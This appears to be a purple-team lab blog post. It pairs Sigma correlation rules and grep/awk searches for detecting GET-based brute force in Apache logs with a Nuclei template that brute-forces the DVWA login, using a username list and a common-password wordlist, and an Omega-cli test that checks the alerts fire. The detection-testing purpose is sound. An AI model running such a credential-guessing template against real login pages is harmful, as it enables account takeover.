 Example sigma rule conversion
If you have Splunk use this search:
1
source="WinEventLog:Security" EventCode=4720 TargetUserName="$"
To bring it together this is the Brute Force Sigma rule:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
title: Base Rule - Web Apache Correlation Brute Force GET
id: 2bd9c6d1-2ddf-4e60-90a7-10e58f61b33b
status: experimental
name: base_rule_web_apache_correlation_brute_force_get
description: Detects an attempt to brute force a webserver by the method and username and password in url parameters
author: Dylan Shield (Shieldia.co)
date: 2025-03-20
modified: 2025-04-11
tags:
    - attack.credential-access
    - attack.t1110
logsource:
    product: apache
    service: access
    category: webserver
detection:
    selection:
      method: "GET"
      status: 200
      url|contains|all:
          - "username="
          - "password="
          - "Login="
    condition: selection
level: medium
---
title: Web Apache Correlation Brute Force GET
id: 42d3a802-e574-486d-8b3a-cf5a1057d263
status: experimental
name: web_apache_correlation_directory_enumeration
description: |
    Correlation rule to detect an attempt to brute force a webserver by the method and username and password in url parameters
    Run this ES|QL search to get targeted users:
    FROM logs-apache.access-default
    | WHERE http.request.method == "GET" AND url.query LIKE "*username=*" AND url.query LIKE "*password=*" AND url.query LIKE "*Login=*"
    | EVAL username = split(url.query,"&")
    | STATS attempt_count = COUNT(url.query) BY username
    | EVAL valid = CASE (starts_with(username, "username="),true)
    | WHERE valid
    | EVAL user = REPLACE(username,"username=", "")
    | SORT attempt_count DESC
    | WHERE attempt_count > 10
author: Dylan Shield (Shieldia.co)
date: 2025-03-17
modified: 2025-04-11
tags:
  - attack.reconnaissance
  - attack.t1595.001
logsource:
    product: apache
    service: access
    category: webserver
correlation:
    type: value_count
    rules:
    - base_rule_web_apache_correlation_brute_force_get
    group-by:
        - clientip
        - host
    timespan: 1m
    condition:
        gte: 20
        field: uri-query
falsepositives:
  - Unlikely
level: medium
---
title: Threat Hunt - Web Apache Correlation Brute Force GET
id: 85a41780-774d-40e5-98aa-c6fef9f2853f
status: experimental
name: threat_hunt_web_apache_correlation_brute_force_get
description: |
    Correlation rule to detect an attempt to brute force a webserver by the method and username and password in url parameters
author: Dylan Shield (Shieldia.co)
date: 2025-03-17
modified: 2025-04-11
tags:
  - attack.reconnaissance
  - attack.t1595.001
logsource:
    product: apache
    service: access
    category: web
correlation:
    type: value_count
    rules:
    - base_rule_web_apache_correlation_brute_force_get
    group-by:
        - clientip
        - host
    timespan: 1d
    condition:
        gte: 10
        field: uri-query
falsepositives:
  - Unlikely
level: medium
It is a little longer than the other rule and is a corrolation rule type, meaning it has at least two sections separated by --- so the first declaration is:
1
2
3
4
5
6
7
8
9
detection:
    selection:
      method: "GET"
      status: 200
      url|contains|all:
          - "username="
          - "password="
          - "Login="
    condition: selection
This is telling Sigma to look in the “url” section, the “contains” keyword for doing a regex like search, finally “all” tells Sigma that it must contain all elements in the list as by default it would do an orwise search. So it would compile to something like:
1
http.method == "GET" and http.code == "200" and http.url like "*username=*" and http.url like "*password=*" and http.url like "*Login=*"
However we are doing a correlation search, that is what the other two sections are for. We’ll take the first one:
1
2
3
4
5
6
7
8
9
10
11
correlation:
    type: value_count
    rules:
    - base_rule_web_apache_correlation_brute_force_get
    group-by:
        - clientip
        - host
    timespan: 1m
    condition:
        gte: 20
        field: uri-query
This tells Sigma that we are doing a “value_count” type search for the rule defined in the rules section, then group the results by the “clientip” and “host” fields over a 1 minute timespan, then there has to be more than 20 of these “uri-query” fields in the timesapn.
The second section is a “threat hunt” type, it just relaxes the search to do a greater than or equal (gte) of 10 events over 1 day.
For more information about Sigma Correlation rules see their documentation.
Side Channel: no SIEM, nah problem!
But I hear you say - “I don’t have a fancy SIEM, how can I search for this activity on a server with built in tooling?” Very specific question astute reader, grep and awk to the rescue! The example I’m demonstrating is quite contrived.
Diving into what the logs look like from source is an important step in rule creation and indecent response, you must understand the log source. We will take a closer look at how Apache logs access. By default Apache will log all access to the configured webservers to /var/log/apache2/access.log
The following command has to be run from the Tartarus directory or else Vagrant can’t find the Vagrantfile and will fail to SSH.
Doing a tail will show you the most recent logs (for example):
1
vagrant ssh dvwa
1
tail /var/log/apache2/access.log
You should see something like this if you’ve recently tried to log in from the Kali guest.
1
192.168.56.200 - - [24/Mar/2025:15:01:21 +0200] "GET /DVWA/login.php HTTP/1.1" 200 958 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
 Example apache log format
You can read more about the log format from Apache.
On the host you ran vagrant up from (in the same terminal or in the same Tartarus directory) run the following:
1
vagrant ssh dvwa -c 'sudo grep -oE "GET(.*)(password=)(.*)\s200" /var/log/apache2/access.log'
 Example dvwa trimmed grep for get based brute force
Or if you only want the totals per source IP address:
1
vagrant ssh dvwa
1
awk '$0 ~ /GET.*password=.* 200/ {print $1}' /var/log/apache2/access.log | sort | uniq -c | sort -nr
Ofc you could integrate the search as an ad-hoc Ansible run and search across all your Apache web server infra. :)
Brute Force Low Sec - Purple Team
Finally how can we programmatically create these alerts? Nuclei + Omega-cli to the rescue!
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs. For this lab you will need the Blue Team Vagrant file if you want to follow along. :)
Nuclei
First we must define a Nuclei template, for an introduction see the Recon Low Sec post.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
id: dvwa-brute-force-low-sec

info:
  name: DVWA Brute Force - low sec (Authenticated)
  author: Dylan Shield (Shieldia.co)
  severity: high
  description: Attempts to brute force the DVWA after authentication.
  reference:
    - https://github.com/digininja/DVWA
  tags: dvwa,brute-force

variables:
  password: "password"
  username: "admin"
  dvwa_usernames:
    - "admin"
    - "1337"
    - "gordonb"
    - "pablo"
    - "smithy"
  dvwa_passwords:
    - "eminem"
    - "matthew"
    - "robert"
    - "danielle"
    - "forever"
    - "family"
    - "jonathan"
    - "98765432"
    - "computer"
    - "whatever"
    - "dragon"
    - "vanessa"
    - "cookie"
    - "naruto"
    - "summer"
    - "sweety"
    - "spongebob"
    - "joseph"
    - "junior"
    - "softball"
    - "taylor"
    - "yellow"
    - "daniela"
    - "lauren"
    - "mickey"
    - "princesa"
    - "buster"
    - "george"
    - "brittany"
    - "alejandra"
    - "patricia"
    - "rachel"
    - "tequiero"
    - "7777777"
    - "cheese"
    - "159753"
    - "password"
    - "charley"
    - "abc123"
    - "letmein"

flow: |
  http(1) && http(2);
  for (let user of iterate(template["dvwa_usernames"])) {
    set("user", user);
    for (let pass of iterate(template["dvwa_passwords"])) {
      set("pass", pass);
      http(3);
    }
  }

http:
  # Step 1: Authenticate and get PHPSESSID and user_token
  - raw:
      - |
        GET /DVWA/login.php HTTP/1.1
        Host: {{Hostname}}
        Accept: */*
        Connection: close

      - |
        POST /DVWA/login.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded
        Accept: */*
        Connection: close

        username={{username}}&password={{password}}&Login=Login&user_token={{token}}

    extractors:
      - type: regex
        name: token
        group: 1
        part: body
        regex:
          - "name='user_token' value='([a-f0-9]+)'"
        internal: true

  # Step 2: Set Security Level to Low
  - raw:
      - |
        POST /DVWA/security.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded
        Accept: */*
        Connection: close

        security=low&seclev_submit=Submit&user_token={{token}}

  # Step 3: Execute Brute Force (Iterates Over Usernames and Passwords)
  - raw:
      - |
        GET /DVWA/vulnerabilities/brute/?Login=Login&username={{user}}&password={{pass}} HTTP/1.1
        Host: {{Hostname}}
        Accept: */*
        Connection: close

    stop-at-first-match: true
    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: word
        part: body
        words:
          - "Welcome to the password protected area"

    extractors:
      - type: dsl
        name: user pass
        dsl:
          - "concat('Username: ',user,' Password: ', pass)"
To break it down. The first 10 lines define metadata about the template (Author info and the like):
1
2
3
4
5
6
7
8
9
10
id: dvwa-brute-force-low-sec

info:
  name: DVWA Brute Force - low sec (Authenticated)
  author: Dylan Shield (Shieldia.co)
  severity: high
  description: Attempts to brute force the DVWA after authentication.
  reference:
    - https://github.com/digininja/DVWA
  tags: dvwa,brute-force
Next we define variables in the aptly named “variables” section:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
variables:
  password: "password"
  username: "admin"
  dvwa_usernames:
    - "admin"
    - "1337"
    - "gordonb"
    - "pablo"
    - "smithy"
  dvwa_passwords:
    - "eminem"
    - "matthew"
    - "robert"
...
Here we are defining two diffrent kinds of variables, key value and array types. The two key value types define the username and password to login, these can also be in a secret store provider like Hashicorp as storing secrets in plain text is a great way to get pwned.
Next the array variable types define what usernames we will be attacking and a sample of passwords to test.
We use the flow protocal to control how we test these passwords:
1
2
3
4
5
6
7
8
9
flow: |
  http(1) && http(2);
  for (let user of iterate(template["dvwa_usernames"])) {
    set("user", user);
    for (let pass of iterate(template["dvwa_passwords"])) {
      set("pass", pass);
      http(3);
    }
  }
The first two http methods are a common pattern to authenticate to the application in http(1) and then set the security to low in http(2). If http(1) fails then http(2) doesn’t fire.
I define login to work like the above and not manipulating cookies on the fly due to issues discussed in the Recon Low Sec Purple Team post, namely this is more robust.
Next we define the for loop to test each username against all the passwords. I am aware this could be in a “fuzz” like section, it wasn’t as reliable as I’d like.
Moving right along to http(3) this section defines the reusable request to log into the brute force challenge:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
  - raw:
      - |
        GET /DVWA/vulnerabilities/brute/?Login=Login&username={{user}}&password={{pass}} HTTP/1.1
        Host: {{Hostname}}
        Accept: */*
        Connection: close

    stop-at-first-match: true
    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: word
        part: body
        words:
          - "Welcome to the password protected area"

    extractors:
      - type: dsl
        name: user pass
        dsl:
          - "concat('Username: ',user,' Password: ', pass)"
I use the raw request type as it’s easier for me. Defining the GET method we have mustache like variable declaration for user and pass these get replaced by their values in the for loop. Then we use stop at first match to break out of the loop once the password is found. The matcher condition looks for the content that would only appear if the login succeeded. Finally we extract what username and password succeeded with the extractor section.
Running this template we get the following:
1
nuclei -u http://tartarus-dvwa.home.arpa/ -t /vagrant/nuclei-templates/dvwa/dvwa-brute-force-low-sec.yaml
 Example nuclei brute force scan
You should see the alerts in the Elastic SIEM:
 Example alerts in elastic for the brute force activity
Omega-cli
To run this test make sure you have a correctly populated .env file or pass the correct args as mentioned in the Recon Low Sec Purple post.
The test file:
1
2
3
4
5
6
7
8
9
10
11
12
name: Nuclei Apache Brute Force GET
author(s): Dylan Shield (Shieldia.co)
info: >
  Integration test to confirm Sigma Brute Force GET
  Expected executor results approx. 20 attempts to log into the target accounts before successfully logging into them
  Expected rule result is at 1 alert due to the fact it's a correlation rule
date: 2025-05-06
refrense(s): https://owasp.org/www-community/attacks/Brute_force_attack
executor: Nuclei
executor_file_template: templates/dvwa-brute-force-low-sec.yaml
rule: siem_rule_ndjson
rule_file: rules/web_apache_correlation_brute_force_get.json
The first five lines are required metadata.
We specify the executor as Nuclei, and pass the required template file. Then for rules we say its a siem_rule_ndjson type and pass the required rule file. Eventually you’ll be able to pass the rule as Sigma and then we’ll do on the fly conversion to the selected connector backend (Elastic, Splunk, Google SecOps, etc).
1
python3 omega.py --config tests/nuclei_apache_brute_force_get.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example omega cli confirmation of alerts in elastic
Credits
Image thanks to Nasa AS11-44-6549
Icon thanks to Finger-scanner icons created by juicy_fish - Flaticon